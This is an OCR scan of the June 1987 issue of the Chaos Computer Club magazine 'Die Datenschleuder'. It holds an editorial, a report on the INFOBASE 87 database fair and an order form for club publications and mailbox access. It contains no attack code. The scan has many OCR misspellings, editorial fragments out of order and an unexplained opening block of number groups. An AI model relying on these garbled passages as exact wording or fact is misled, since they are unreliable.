56729	87756	42632	53215	94294	41803	71184	46432	94693	01626	90351	60784
99432	17000	09054	26587	63095	58046	89245	14058	94894	63952	67807	35452
58951	71709	14760	74371	36893	31946	97003	07051	16368	25194	87701	18976
90909	81904	60143	03070	99565	22662	40028	27648	41416	05872	06184	18529
03831	82649	36573	36984	13555	77696	71891	54019	68825	32893	09149	66524
37876	24918	05286	56866	07600	56802	57535	71427	31848	20163	84644	83249
56854	45711	33728	68482	05574	41603	90378	86069	00807	27093	27673	12758
08370	52312	24228	72234	38954	12317	19665	63941	14895	17168	32980	45513
94813	88580	07588	93811	24235	38631	97295	06687	60474	09164	20428	42399
86352	87083	79984	56926	19781	79452	35410	25829	11350	22416	90769	43166
33840	87429	59118	87474	53419	55142	85742	42502	50902	69390	34814	85645
02517	26184	20084	55831	70845	68226	12030	89955	19059	04263	84028	42926
82888	97739	45584	26772	14273	47756	74125	33422	44776	55841	17886	17173
08796	44279	20270	83121	50156	40634	73654	62085	49629	44989	46787	35892
13416	17166	44806	98154	83764	49157	95816	52622	07325	89221	68768	45191
39001	21217	84154	78725	91998	94382	38130	38076	56788	31121	85205	80914
53649	58514	77137	75991	47205	21952	85726	10865	88484	58721	21858	15116
90793	96137	62110	73394	94290	61635	75722	27674	82701	43591	67419	70051
76845	92231	22350	68685	37651	42311	25597	62512	70482	64318	28581	42814
53496	65603	71511	68042	20796	39446	90241	46738	47372	58776	84269	82293
66211	63255	15772	90709	78473	15607	53735	42920	13672	94792	13288	61176
37715	98788	13649	19512	57403	32879	42039	01058	26773	38568	41681	00387
97236	74420	17586	62694	02159	40782	27591	44821	17502	01168	84507	23721
44895	41255	34043	13179	92496	73915	54302	67047	23430	11157	32280	18347
75424	12996	60731	23937	63542	13823	59542	76126	11188	96114	41021	17353
60894	71418	34069	83263	92675	35252	35340	34345	05914	48628	71032	05609
15452	47298	44421	37528	91079	89428	46580	37962	59359	50513	07442	30017
13058	95552	62272	03275	18629	83786	94352	13276				
67832	24430	19579	37937	86072	10725	53735					
42772	89871	73285	40742	74755	73196	42039					
65117	16518	33088	11291	20245	20404	27591					
86822	00872	34405	50254	48482	83425	54302					
41878	84653	60559	15064	45371	65770	59542					
00445	21097	73558	58976	22555	43494	59542					
16217	14989	57238	34216	00114	85125	59542					
07184	90427	79925	85527	43025	22129	59542					
68356	79018	07640	60423	28307	50877	59542					
44681	70842	68927	27611	77180	84266	59542					

ende

der Datenschleuder





## Editorial

Lieber DATENSCHLEUDER-Leser,

einige Dinge begreifen selbst wir recht spät. Andere begreifen wir, versäumen es aber, entsprechend zu handeln. Folgerichtig bleibt Etlliches liegen und wartet darauf, aufgearbeitet zu werden. Das sei hiermit getan.

Die DATENSCHLEUDER erscheint nunmehr im dritten Jahr.  
Nach einer längeren schöpferischen Pause im letzten Jahr haben wir es geschafft, wieder einigermaßen regelmäßig herauszukommen. Das ist nicht zuletzt

BHP

Bayerische Hackerpost  
c/o BASIS  
Adalbertstr. 41b  
D-8000 München 40

**Bitte nicht vergessen**

**Mbx: IFX1: BHP-RED**  
Treffen: Jeden Donnerstag ab 19 Uhr in den  
Mathäser-Stuben (U-Bahn Messegelände oder S-  
Bahn Hackerbrücke) in der 3. Woche ist es ein  
Freitag!

**IPN**  
**Inter Pool Net e.V. (Verein von Mailboxbetreibern)**  
 c/o J.Schulte  
 VelestraÙe 2  
 D-5000 Köln 1  
 Tel: 0221-381418

**Fax: no**  
**Mbx: 0221-387686 (38N1D)**  
**Treffen: Nächstes Treffen zur IFA in Berlin.**

Adressen und Treffen, soweit sie uns vorliegen.  
Keine Gewähr für die Angaben.

**Bitte nicht  
vergessen**

**Die Datendynander**

**Die Entschleuder**


**Numero 21 - Juni 1987**

Seite 3

editor21.ds 198706032000  
goblin

Seite 2  
Nummero 21 - Juni 1987

Seite 3



Herausgeber angeführt. Das hat sich mit dieser Ausgabe auch geändert. Herausgeber ist nunmehr der Chaos Computer Club e.V. und Verantwortlich im Sinne des Pressegesetzes ist Reinhard Schürzki. Das hat aber nur Bedeutung auf dem Papier und bei allfälligen Rechtsstreitigkeiten. Die DATEN-SCHLEUDER ist und bleibt ein Produkt, das von einer Gruppe überwiegend gleichgesinnter (u. nd gleichgestrefter) Menschen produziert wird.

Daß hinter dem Projekt DATENSCHLEUDER auch Menschen stecken, hat so mancher Abonnent doppelt und dreifach zu spüren bekommen: so oft haben manche nämlich die jeweils aktuelle Ausgabe zugeschickt erhalten. In der Aboverwaltung hat es Irrungen und Wirrungen gegeben. Es wird daran gearbeitet, sie zu beseitigen. Deshalb hier wieder die Bitte, Nachsicht zu üben, wenn mal wieder etwas nicht ganz wie vorgesehen klappt. Dazu siehe auch den Beitrag "Von Menschen und Mäusen" im vorliegenden Heft.

Nicht geklappt hat in der letzten Ausgabe die drucktechnische Wiedergabe des Bestellertzens. Offenbar war unsere Vorlage zu blass. Ergebnis war eine mit kryptischen leeren Feldern gemusterte Seite. Nur wenige Leser haben entsprechend reagiert und nach dem Motto "Raum für eigene Eintragungen" Fehlendes selbst ergänzt.

Reinhard Schützki

Der CCC ist seit mehr als einem Jahr ein eingetragener Verein. Zu seinen Aufgaben gehört laut Satzung auch die Herausgabe der DATENSCHLEUDER. Wir hatten bisher beim alten Stand belassen und Wau als

Der CCC ist seit mehr als einem Jahr ein eingetra-



## Die Quatsch-Explosion

### Bericht von der ONLINE-Tagung / INFOBASE 87 in Frankfurt

- so bezeichnete ein Vortragender auf der ONLINE-Tagung während der Infobase 87 in Frankfurt die ungeheure Zunahme an Datenbanken und deren Qualität. Viele Datenbankanbieter begnügten sich einfach damit, Fachzeitschriften o.ä. abzu-schreiben. Diese werden dann schlicht hintereinanderweg ein-gepöbelt, einen Abstract und eine Stichwortzuordnung gibt es oft nicht. Sinnvoll, so der allgemeine Grundton, sei aber die Volltextdatenbank nur in einigen wenigen Ausnahmen. Besser arbeiten liesse sich mit Datenbanken, die einen Abstract böten und/oder auf die Quelle verwiesen. Allen Datenbanken ge-meinsam aber ist, dass sie durchschnittlich 12-24 Monate hinter der Aktualität herhinken.

Ausnahme ist da z.B. eine Datenbank, die die Urteile des höchsten US-amerikanischen Gerichts beinhaltet. Hat der Richter sein Urteil gesprochen, wird ihm der Urteilstext aus der Hand gerissen, jemand stürzt damit zum Schreibpool und das Urteil wird in die Datenbank eingetippt. So ist es möglich, daß diese Urteile schon wenige Stunden nach Verkündung abrufbar sind.

- von Grips, Stairs bis CCL reicht das Spektrum bei Datenbanken.

Das "Who is Who - Jahrbuch zur Infobase 87", Adressbuch der ONLINE-Szene über Personen, Firmen, Datenbanken, deren Produzenten und Anbieter, verzeichnet Stichwörter zu etwa 3.200 Datenbanken.

(DM 29,50 zu beziehen bei: B. Team, B. Breidenstein GmbH, Untermainkai 83, 6 Frankfurt 1)

Das Angebot ist groß genug (so groß, daß es schon wieder Datenbanken über Datenbanken gibt). Fehlen nur noch die Benutzer.

- Die Organisationsstruktur (Indexierung) der Datenbanken. Sie ist oft so angelegt, daß man erst einmal nach dem richtigen Stichwort suchen muß, bevor man mit der eigenli-chen Recherche beginnen kann.

- Mangel an Informationen.


Datenbanken, die zu einem speziellen Gebiet nicht alle In-formationen, auch die aktuellen, enthalten, haben wenig Sinn. Die Retrieval-(Such-)Sprachen sind dezent unterschiedlich, daß man sich meist nur auf einem Host (Rechner, der Daten-banken anbietet) auskommen kann. Dann später unter Grips, Stairs, CCL ... mehr.

- Oft existiert die notwendige Hardware nicht. Es entstehen Anschaffungskosten, die viele abschrecken.

- Beim Zugriff auf Datenbanken außerhalb der BRD oder Europas kommt es des öfteren zu Problemen. (siehe Know-ledge Means Money).

- Eine Datenbankrecherche ist relativ teuer. Es ist eine genaue Abwägung notwendig, ob dieses neue Medium wirtschaftlich eingesetzt werden kann. (Exemplarische Kosten-Nutzen-Rechnung s.u.).

- Einige Datenbankproduzenten scheinen nach dem Ex-and-hopp-Prinzip zu produzieren. In letzter Zeit gab es nicht nur eine Quatsch-Explosion sondern auch ein erstaunliches Ver-schwinden von Datenbanken ohne Ankündigung vom Markt.



Thomas M. Koch (Koch Consult, Frankfurt/Main) gab einige qualitative Anhaltspunkte zur Auswahl einer Datenbank:

- Einfachheit im Aufbau
- Abfragemethoden, die der natürlichen menschlichen Sprache angepaßt sind
- Relationale Verknüpfungsmöglichkeiten
- Automatisierte Lieferung von intelligenten Entscheidungs-vorschlägen für relationale Datenbanksuche
- Flexible Kommunikationschnittstellen
- Mischung von Textdaten, numerischen Daten und Grafiken im Computer des Anwenders. Dies sei nur sehr selten alles zusammen bei einem Host realisiert. Jedoch sollte man darauf hinarbeiten, daß dies geschehe.

Für Koch sieht jede Datenbank auf drei Säulen:

- Qualität
- Geschwindigkeit
- Preis

Zum Schluß noch die Auflösung der Datenbankkürzel von oben:

"Aids" ist, wie mancher sich schon gedacht haben wird, eine Datenbank über Aids; in "Booninot" kann man Sprüche und Zitate abrufen; "VWWW" kommt natürlich von VW und beinhaltet Informationen zum Kfz-Bau; "Zvei" ist ein Ein-kaufsführer durch die Elektro- und Elektronikindustrie.

"Grips", "Stairs", "CCL" - das sind Namen von Retrieval-sprachen (Such-). Sie sollen den Fragesteller in die Lage versetzen, schnell und einfach seine Antwort zu finden.

Inwiefern das zutrifft ist fraglich. Es scheint, daß etliche Datenbankbenutzer sich beim Einsatz dieser Sprachen die Haare raufen; so viele Glaxoköpfe wie auf dieser Messe sieht man sonst selten auf einem Host. Durchaus verständlich, bedenkt man, daß es etwa so viele Retrieval- wie Program-miersprachen gibt, von denen es wiederum (Basic-)Dialekte gibt. Im Gegensatz zu Programmiersprachen kann sich der Benutzer jedoch meist nicht aussuchen, in welcher Retrieval-sprache er seine Frage stellen möchte. Jeder Host, teilweise jede Datenbank auf einem Host, verlangt eine andere Sprache.

Nun gibt es Retrievalsprachen, die verhalten sich wie Basic-Dialekte zueinander. Ein bestimmter Grundbefehlssatz gleicht sich stark, die Syntaxregeln sind dieselben. Andere Retrie-valsprachen verhalten sich wie Assembler zu Lisp: nichts ge-meinsam. So richtig nett wird es für den Benutzer aber erst, wenn die Befehle gleichlauten, die Syntax jedoch eine andere ist. So sucht man unter Stairs (IBM) mit dem Kommando "sea" für "search". Das wird dann erweitert; z.B. "sea Chaos Computer Club and BIX". Doch unter Bix/Search (Berlids-mann) lautet das Kommando entweder "search" oder "s". ("s" Chaos Computer Club or Hacker"). Befindet man sich (CCL) der Europäischen Gemeinschaft Command Language so lautet der Befehl "Y" für find ("Y Chaos Computer Club not Chaos Communication Congress").

GRIPS wiederum ist eine Erweiterung (=Dialekt) von CCL. Es kennt zusätzlich zu den CCL Kommandos TAB Kommandos (Ausgabe von Profillabelleinträgen = bereits eingesehene und verknüpfte Suchbegriffe), MAIL Kommandos (für Briefe an den Host) und ORDER Kommandos (zum Bestellen von Do-kumenten).

Diemar Strauch (PROGRIS - Projektgruppe Informations-systeme GmbH, Berlin) stellte in seinem Vortrag "Fourth Generation Retrieval Software - blicken Sie noch durch?" eine rosige Zukunft unter dem Stichwort "Konfigurierbarkeit" dar: "Die Aufgabe der nächsten Zeit besteht darin, Baukästen für Benutzerchnittstellen zu entwerfen, aus denen dann benut-zerorientiert bzw. anwendungsspezifisch konkrete Ausfor-mungen gebildet werden können. Perspektivisch wird diese Entwicklung dazu führen, daß wir im Gebiet der Dialogtech-niken zu einer Benutzerprogrammierung kommen. Jeder Be-nutzer stellt, gestützt auf wissenschaftliche Komponenten, die für ihn geeignete Schnittstelle aus den zur Verfügung stehenden Elementen zusammen."

Na den mal taut! Das wird viele Neueinsteiger abschrecken. Bevor die Host maschinen (regeln). So schön das auch wäre, aber nur geübte Datenbankbenutzer werden in der Lage sein, diese Schnittstellen zu programmieren (für alle anderen). Wer sich vorher mit Retrievalsprachen beschäftigen will, sei auf folgende Publikationen hingewiesen:

- Information Retrieval mit Grips/Dir3. Kurzbeschreibung der wichtigsten Grips/Dir3 Kommandos für den LINE-MODE. Stand: April 1984. Redaktion: Ingrid Crüger (Stf. Retrievalhilfen 2). Frankfurt am Main, 814, 1984 (Adresse unten); 64 Seiten DIN A4, geheftet DM 10,00.-
- Information Retrieval mit Grips/Dir3. Kurzbeschreibung der wichtigsten Grips/Dir3 Kommandos für den PAGE-MODE. Stand: April 1984. Redaktion: Ingrid Crüger (Stf. Retrievalhilfen 2). Frankfurt am Main, 814, 1984 (Adresse unten); 65 Seiten DIN A4, geheftet DM 10,00.

Diese beiden Hefte sind Einführungen in die Abfragesprache Grips/Dir3 anhand von Beispielen. Sie sind für Grips/Dir3 Benutzer geschrieben und sollen dem Anfänger als Gedäch-nissstütze und später als Nachschlagewerk bei der Arbeit am Bildschirm dienen.

- Information Retrieval mit STAIRS. Kurzbeschreibung der wichtigsten STAIRS Kommandos anhand von Beispielen. Stand: Juli 1982. Redaktion: Ingrid Crüger (Stf. Retrievalhilfen 1). Frankfurt am Main, 814, 1982 (Adresse unten); 81 Seiten DIN A4, geheftet DM 10,00.-
- Aus dem Inhalt: eine Einführung in das Information Retrieval mit STAIRS/VS - Allgemeines zur Dialog-Struktur eines STAIRS Dokuments - Aufbau einer STAIRS-Datenbank - Zugriffsschutz Eingangsdialog - Beschreibung der STAIRS-Befehle.

Diese drei Werke sind zu beziehen bei:

Gesellschaft für Information und Dokumentation (gid)  
Zentralbereich Ergebnistransfer  
Postfach 710363  
Lyoner Strasse 44-48  
D-6000 Frankfurt 71

Darüber hinaus:

"Das unsichtbare Element - CCL-Training"  
Handbuch für Benutzer. Euronet Diane.

Zusammengestellt von: Gruppe zur Förderung der Europäi-schen Fachinformatormarktes, 177, Route d Esch, L-1471 Lu-zenbourg.

Tel.: 352-488041, Telex: 2181;  
Kontaktpersonen: Herr Haber, Herr Cornelius.

## Tutorials (Lendkettchen):

DSO (Data Star Online)  
wird unter dem Namen TECPU - Programmierinterweissung für Retrievalsprache DSO vom Fachinformationszentrum Technik für

DM 35,- verbieten.  
(Fiz-Technik), Postfach 600547, Ostbahnhofstrasse 13,  
6 Frankfurt 1, Tel. 069-4308-225, Telex 4189459 fiz d)

## JURIS


Beim Verlag C.H. Beck (Postfach, 8 München 40) gibt es eine Schulungsskizze für 118 DM und einen Dialogschulungs-(Plastik)-Ordner (beinahe so dick wie ein Schönefelder oder Satortus) für 148 DM.  
(DSO und JURIS für 220 DM).

Im Grunde bietet jeder Hostbetreiber Schulungsseminare an, wenn man bei ihm einen Vertrag unterschrieben hat. Die Zeitung OLBG-Info, Das Nachrichtenblatt der deutschen ONLINE-Benutzergruppe in der DGD e.V. (deutsche Ge-sellschaft für Dokumentation e.V., Westendstraße 19, 6 Frank-furt 1) im Heft 1/2 1987 über den Quick-Guide für Komman-dosprachen:

"Die britische ONLINE-Benutzergruppe hat uns mitgeteilt, daß sie den Olog Quick Guide to ONLINE Commands 1987 herausgegeben hat. Darin werden die Kommandos der 12 meistgenutzten Hosts (wie Data Star, Dialog, Dimidi, Blaise, Esa-Tris, Infoline-SDC, STN, Telesystems, Questel, Datasolve u.a.) auf 4 Seiten in Tabellenform für den schnellen Zugriff am Terminal aufgelistet. Ein Informationsblatt zum Quick Guide kann bei Sheila Webber, British Library, 2 Stratton Street, London W IV 4 BH, Tel. 01-636-1544, angefordert werden. Den Quick-Guide kann man zum Preis von 10 britischen Pfund bestellen bei: Institute of Information Scientists, 44 Museum Street, London WC 1A 1LY, Tel. 01-831-8003."

Einige mögen erstaunt sein über die Datumsangaben (Stand...) in den Datenbanken. Dies ist jedoch verständlich, wenn man die Klage von Dr. Hans Schlammann (Anwalt) in seinem Vor-zug (JURIS-Datenbank in der Kammer) hört. Er spricht davon, daß es nicht ausreiche, einmal eine Retrievalsprache zu lernen. Ständig gebe es Erweiterungen und Änderungen, man müsse also andauernd sein Wissen aktualisieren. Für einen Rech-anwalt meist eine - wegen Zeitmangels - nicht lösbare Auf-gabe. Folgerung: Software muß her, die die Suche erleichtert, mit der man auf allen Hosts die gleiche Benutzeroberfläche hat.

Diese Idee hatte die Firma Soficontrol (Fahrenkron 125, 2 Hamburg 71, Tel. 040-6432766, GEOI: Soficontrol) auch. Sie entwickelte das Programm METALOG. Es bietet eine ein-heitliche Benutzeroberfläche für (bisher) die Hosts Juris, Di-midi, dpa, Genios, Data Star (je 250 DM) und die Mailboxen GEOI, GEO3 und Telexbox (je 150 DM). Als Grundlage be-nötigt man das Programm Terminal Control (490 DM). ME-TALOG bietet dann eine Menü-Pull-Down-Abfrage. Die we-nige Erfahrungen, die man auf der Messe damit sammeln konnte (an dpa hier nochmals vielen Dank: war sehr infor-mativ), zeigen: wenn man ungefähr weiß, wie man vorzugehen hat, z.B. welche Datenbank auf einem Host man anzuwählen hat, um an die gesuchten Informationen zu kommen, kann man Recherchen durchführen, ohne übermäßig viel lernen zu müs-sen.







Somit Ersparnis monatlich ca DM 2000,-.

Die Deutsche Bundespost macht gerade "Klein-" Benutzern jedoch schnell einen Strich durch solche schöne Rechnungen. Sie erhöhte zum 1. April 87 die (Daten-)Gebühren. Mit etwas Kleingedrucktem wurde dem Benutzer der 50 (bzw. 75) Sekunden-Takt mitgeteilt.

Die Zeitschrift PASSWORD ("Praxisberater für elektronische Informationsbeschaffung", Handelsblätt Verlag, Postl. 1102, Kasernenstr. 67, 4 Düsseldorf 1, Tel. 0211/83880) berichtet in ihrer Nr. 5/87 über eine EUSIDIC-Untersuchung über Preise der Postverwaltungen in Europa für eine 20 min/1200 Baud-Recherche bei einer kostenfreien Datenbank (z.B. ECHO). Demnach ist die Bundesrepublik wirklich Spitzenreiter, das teuerste Plaster. Die Liste hängt an der Bundesrepublik mit 4,86 ECU (European Count but not yet Cash Unit) an, und hört auf bei Platz 16, Island, 0,90 ECU. Bei Europäischen Verbindungen werden wir (5,75 ECU) in einem spannenen Finish von Finnland (5,81 IQ) auf Platz zwei verwiesen.

Bei diesen Berechnungen ist die 1. April-Knebelung (und alle dachten April, April...) noch nicht berücksichtigt. Spätestens seitdem waren wir wegen 800%-Verteuerung absoluter Negativ-Spitzenreiter. Besonders begeistert über die Erhöhung war man auf dem GENIOS (Wirtschaftsdatenbanken) Stand. Die Damen und Herren sitzen in Düsseldorf in ihrem Büro, blicken vom Screen auf, schauen aus dem Fenster und erzählen ein Postgebaude, von dem bekannt ist, daß sich darin der schwarze Kasten - auch PAD genannt - versteckt, um ab und mal wieder "Darex-P. Auslösung durch Gegenstelle" abzuschicken. Nichtsdestotrotz mecht der Gebührenzähler alle 50 Sekunden einen Tick weiter, wahrscheinlich bis zum 1.7.87. Neuester Stand der Dinge ist, daß die DBP die Gebühren wahrscheinlich zum 1.7.1987 wieder dem alten Zustand von vor dem 1. April anpassen will.


#### CD-ROM, CD-I und WORM

Glaube man den Herstellern, dann sind CD-ROMs die Renner der Zukunft. Gleich mehrere Firmen stellten Anwendungen auf diesem Gebiet vor.

Exemplarisch sei hier Bertelsmann genannt, die neben dem ja schon bekannten "Wer liefert was?", auch die Bibel, das Orts- und Straßenverzeichnis der DBP und eine Pharmakologische Datenbank auf CD-ROM vorführen. Interessenten meichte die Bertelsmann Tochterfirma BCB (Bertelsmann Computer Beratungsstellen GmbH, Heidenkampsweg 44, 2 HH 1, Tel. 040/23607167) das Angebot einer Komplettsolution. Die Firma Bertelsmann hat alle zur CD-ROM Produktion notwendigen Fachleute und Produktionsstätten, angefangen von der Analyse des Problems über die Hard- und Softwarelösung bis zur CD-Produktion und dem folgenden Vertrieb unter ihrem Konzern-Dach. Der Kunde muß im Grunde nur noch das Geld mithbringen.



Die Firma "Wer liefert was?" GmbH (Postfach 100549, 2 HH 1, Tel. 040/251508-0) hatte nicht nur das Geld, sondern auch die Idee und das Datenmaterial. Sie vertreibt schon in der zweiten Auflage (2000 St., 1. Aufl. 150 St.) ihr Buch auf CD-ROM für jeweils 1.950 DM.



Ebenfalls Bemerkenswert zeigt einen WORM (Write Once - Read Many) Speicher (200 MByte - 2 GByte). Im Gegensatz zu den CD-Roms gibt auf diesem Gebiet jedoch noch keine internationale Vereinbarung über das Speicherformat. Die physikalischen Formate reichen von 5 1/4" bis 14", die Speicherformate von 200 MByte bis 4 GByte. Zudem gibt es viele verschiedene Versionen der Technik.

Schon war die CD-I Anwendung, die in Ansätzen bei Hitachi zu sehen war. CD-I steht für Compact Disk Interactive. Das bedeutet, daß von dieser CD-I nicht nur Daten sondern auch Ton, Bild und/oder Film geliefert wird. Hitachi zeigt eine Demonstration CD-ROM einer amerikanischen Enzyklopädie, die schon sehr nahe an dieses Ziel herankam. Man sucht nach einem bestimmten Stichwort, der Text wird angezeigt, farbig unterlegt sind die Stichworte zu dem weitere Informationen abrufbar. Zudem sind bei vielen Einträgen Bilder und Ton abrufbar. So z.B. ist unter dem Stichwort "Bach" eine Lebens- und Werkbeschreibung abrufbar, die Abbildung einer Partitur sowie ein dazu passender Ton-Ausschnitt. Bei Schlachten wird dann ein Bild mit dem Schlachtfeldverlauf und einer passenden Schlachtmusik geliefert. Noch weiter gehts unter dem Stichwort DNA. Etwa ein Viertel des Screens wird von einem um sich selbst rotierenden DNA-Molekül-Ausschnittmodell eingenommen. Die Audio-Branche hat dieses neue Spielzeug auch schon für sich entdeckt. Noch in diesem Jahr sollen CD-Player auf den Markt kommen, die die neuen Scheiben abspielen können, dann gibt's 20 Minuten Musikvideo auf CD.

Insgesamt war die INFOBASE 87 eine lohnende Messe - wenn man sie sich leisten konnte: Der Eintritt von 50 DM für alle Tage war sicherlich nicht der entscheidende Punkt, sondern die Beiträge, die für die Symposien usw. gezahlt werden mußten, wollte man an ihnen teilnehmen (z.B. 390 DM für eine Tagung). Die aber waren das eigentlich Interessante. Dort lernte man die Leute kennen, dort wurden Informationen und Erfahrungen gleich gebündelt und durchaus kritisch weitergegeben.

Das eigentliche Messegesehehen war mehr eine Ergänzung zu den anderen Veranstaltungen. Dort wurden Einzelgespräche geführt, kamen Anwender mit Spezialproblemen zu den Datenbankhelfern.

Es wurden sicherlich bei vielen die notwendige Erklärungsgespräche geführt. Andererseits mußte sich z.B. ein JURIS-Boss auf dem Juristsensymposium gegen Kritik von Podium und aus dem Zuhörerkreis wehren. Auf der ONLINE-Tagung wurde hart diskutiert, u.a. auch über Kids, die leider von einem Zuhörer als "Feinde" dargestellt wurden, daß sie die Statistik verfälschten, wenn sie Datenbankenabfragen stürzten, die keinen wirtschaftlichen Recherchebegrund haben. Andererseits gab es vom Auditorium durchaus Zustimmung zu der Aufgabe gerade die Kids und Freaks als Kunden von morgen heranzuziehen.

Schade, daß sich in vielen Fällen - wie meistens auf solchen Messen - interessante Veranstaltungen überschritten. Alles kann man nicht sehen und aufnehmen, schon gar nicht in einem solchen Text wiedergeben. Trotzdem hoffe ich, daß der Bericht dem Leser einige Aufschlüsse über die momentane Situation auf dem ONLINE-Markt gegeben hat, und anregt, am Ball zu bleiben.

A. Eckler

#### Globalbestellketzen Ausgabe Juni 1987

Mit Erscheinen dieses Bestellketzens verlieren alle alten Versionen ihre Gültigkeit. Wir bitten, künftig nur noch den jeweils aktuellen Ketzen zu benutzen.

#### Die Datenscheider

Die folgenden alten Ausgaben der Datenscheider sind noch in unterschiedlicher Stückzahl erhältlich. Bei der Bestellung gilt das Faustrecht, wer zuerst kommt, mahlt zuerst. Gehen mehr Bestellungen ein, als Restexemplare vorhanden sind, gibts ersatzweise Aufbacker unserer Wahl.

Datenscheider	Stückpreis	Anzahl	Summe
Datenscheider 01	2.50		
Der CCC stellt sich vor / Hardware für Hacker / Die Hacker - Hymne			
Datenscheider 02	2.50		
Hack mal wieder / Modem ohne Offenbarungseid			
Datenscheider 03	2.50		
Messen & Prüfen / BTX heisst Bildschirmtext			
Datenscheider 04	2.50		
Telebox / Ultravollständiges maximegalomaisches Wörterbuch aller Sprachen			
Datenscheider 05/06	2.50		
Computer Tutorial / Packet Radio			
Datenscheider 08	2.50		
Rat für Piraten / Postprüfer / Schrumpl, Bläh & Würfel			
Datenscheider 09 / 10	2.50		
DFÜ Grundlagen / CCC '84 - Nachlese			
Datenscheider 11 / 12	2.50		
Kennwort Hackerei / Computerkriminalität / Aus für Amateurfunk ?			
Datenscheider 15	2.50		
Wo bitte gibts ne NUI ? / Trara - die Post ist da ! / WIKG			
Datenscheider 16	2.50		
Hüte Hacker / CCC - Satzung / NUI off			
Datenscheider 17	2.50		
CCC '86 / Computervirus / Rush hour / Kompromittierende Abstrahlungen			
Datenscheider 18	2.50		
Computerviren - Dokumentation / DPA hackt / Volkszählung '87			
Datenscheider 19	2.50		
CaBit / Arriver ? / Volkszählung / Modem-Chips			
Datenscheider 20	2.50		
e / Erbsenstanz in der Rasterfahndung / Maschinenpersönlichkeitsprogramm			

#### Datenscheider - Abos

Gelten für jeweils ein Chaos - Jahr und umfassen etwa acht Ausgaben, sofern nicht höhere Gewalt anders entscheidet. CCC - Mitglieder erhalten die D6 automatisch, müssen also nicht abonnieren, dürfen aber zwecks Aufbesserung unserer Kasse.

Datenscheider	Stückpreis	Anzahl	Summe
Sozialabo für Schüler, Studenten, Azubis, Rentner, Wehrpflichtige, 30.00			
Ersatzdienstler und sonst sozial Benachteiligte			
Standardabo für Otto - Normaluser	60.00		
Förderabo für Gutbetuchte	120.00		
Summe dieser Seite			







### Die Hackerbibel, Teil Eins

Das unentbehrliche Nachschlagewerk für Hacker und solche, die es werden wollen. Texte von und für Hacker, Dokumentation, Meinungen, Lebenshilfe, Lesepass.

Aus dem Inhalt: das Basic-Gefühl \* Neues vom CCC \* Der Code des HaSpa - Coups \* Computer & totalitärer Staat \* Satelliten-backing \* und \* \* und \* \* Grüner Zweig

### Studie für den geplanten Computereinsatz der Präfektur

Die Grünen' im Auftrag des Deutschen Bundestages  
Die Einführung der Computertechnik gestaltet sich für die Grünen im Bundesrat so schwer, wie für andere der Ausstieg aus der Atomindustrie. Für beide geht es an die Strukturen.

### Rechtsfibel für den richtigen Umgang mit der Polizei

und anderen Amtspersonen sowie Institutionen  
Ein Ratgeber für Alle, die bei Wahrnehmung ihrer demokratischen Rechte den richtigen Umgang mit staatlichen Organen üben wollen.

120 Seiten DIN A6 ISBN 3-98012-679-8 VMB

### Was Sie gegen Mikrozensus und Volkszählung tun können.

Ein praktischer Ratgeber für alle, die sich mit der Volkszählung und den damit verbundenen Rechtsproblemen beschäftigen.  
300 Seiten DIN A6 2001 Verlag 18061

### Infopaket 1 - Computerviren

Eine Dokumentation von S Wernéry, die das Thema Computerviren ausführlich beleuchtet. Das Infopaket besteht aus einer MS-Dos Diskette 5 1/4" mit einem Demo-Virus sowie 100 kB Dokumentationstexte.

### Aufbacker 'Achtung, Abhörgefahr'

Din A4 - Bogen mit 64 Backern, ungeschnitten, postgelb

Bitte bei allen Bestellungen beachten: Alle Anfragen an den CCC etc. nicht zusammen mit der Bestellung auf uns loslassen, sondern mit getrennter Post schicken, das beschleunigt zumindest die Bearbeitung der Bestellung. Beigefügter Rückumschlag beschleunigt noch mehr, wenn selber auch noch ausreichend frankiert ist, kann es passieren, daß es teuflich schnell geht. Manche Sachen sind manchmal nicht vorrätig. Wir erfüllen dann die Bestellung soweit als möglich und legen den Rest zurück, bis Material da ist. Achtet bitte auf schönste Sonntagschrift, wenn ihr eure Adresse nicht mit dem Drucker / Stempel anfertigt, wir haben keine Zeit, dauernd mit den Fetzen in die Apotheke zu rennen. Sendungen mit besonderer Versendungsform (Einschreiben, Nachnahme, etc.) werden von uns grundsätzlich weder verschickt noch angenommen, es sind grundsätzlich nur die im Bestellieren aufgeführten Zahlungsweisen zulässig.



### Mitgliedschaft im Chaos Computer Club e.V.

Jahresbeitrag für Schüler, Studenten, pipapo

Jahresbeitrag für Otto Normaluser

Jahresbeitrag für besonders Finanzstarke (förderndes Mitglied)

Einmalige Verwaltungsgebühr bei Eintritt

Mitglieder des CCC erhalten automatisch die Datenscheider zugesandt und sind aufgefordert, aktiv an der Arbeit des Vereins teilzunehmen. Die Mitgliedschaft im CCC berechtigt zur Inanspruchnahme verbilligter Accounts auf der INFEX - Mailbox sowie zum Zugriff auf die Clubreiter der CLINCH - Mailbox. Für alle Veranstaltungen des CCC wird ermäßigter Eintritt gewährt.

### Teilnahme an der INFEX - Mailbox

Einmalige Eintragungsgebühr 20.00  
Mindestnutzung pro Monat 8.00  
Verbindungsgebühr pro Minute 0.15  
Jede versandte Nachricht 0.07  
Datenbank, Telex, Internmail nach Nutzung

Die INFEX ist ein kommerzielles Mailboxsystem mit acht parallelen Ports, d.h. acht Benutzer können parallel im System arbeiten und die GeoNet - Dienstleistungen nutzen, zum Beispiel Datenbankdienste, Telexversand und - Empfang, Internmail zu anderen GeoNet - Boxen, von und nach BFX, etc. Die in der Box verursachten Gebühren werden direkt mit dem CCC abgerechnet, wir geben alle Gebühren zum Selbstkostenpreis weiter. Wer einen preiswerten Anschluß an die kommerzielle Mailboxszene sucht, ist mit Infex bestens bedient.

### Teilnahme an der CLINCH - Mailbox

Einmalige Eintragungsgebühr 10.00  
Monatsgebühr für Schüler etc. 2.00  
Monatsgebühr für Normalverdiener 5.00  
Internmail, Telex, etc. nach Nutzung



Die CLINCH - Mailbox ist ein nichtkommerzielles Mailboxprojekt, das versucht, eine preiswerte Alternative zu den kommerziellen Systemen zu sein. Derzeit stehen ein Telefon- und ein Datex-Port zur Verfügung, die wahlweise genutzt werden können. Die Leistungen der CLINCH - Box sind ein Subset der Leistungen von GeoNet - Boxen, soweit dies auf einem MS-Dos - System machbar ist. Die Abrechnung der Nutzungsbeiträge erfolgt direkt mit der CLINCH - Box. CCC - Mitglieder erhalten Zugriff auf spezielle Bretter, die dem normalen Nutzer nicht zur Verfügung stehen. Der CCC wickelt über die Box Koordinierungsaufgaben des Vorstands und der Redaktion der Datenscheider ab.







## Bestellnetz 1987 Personenbogen

Name	
Vorname	
Straße / Hausnummer	
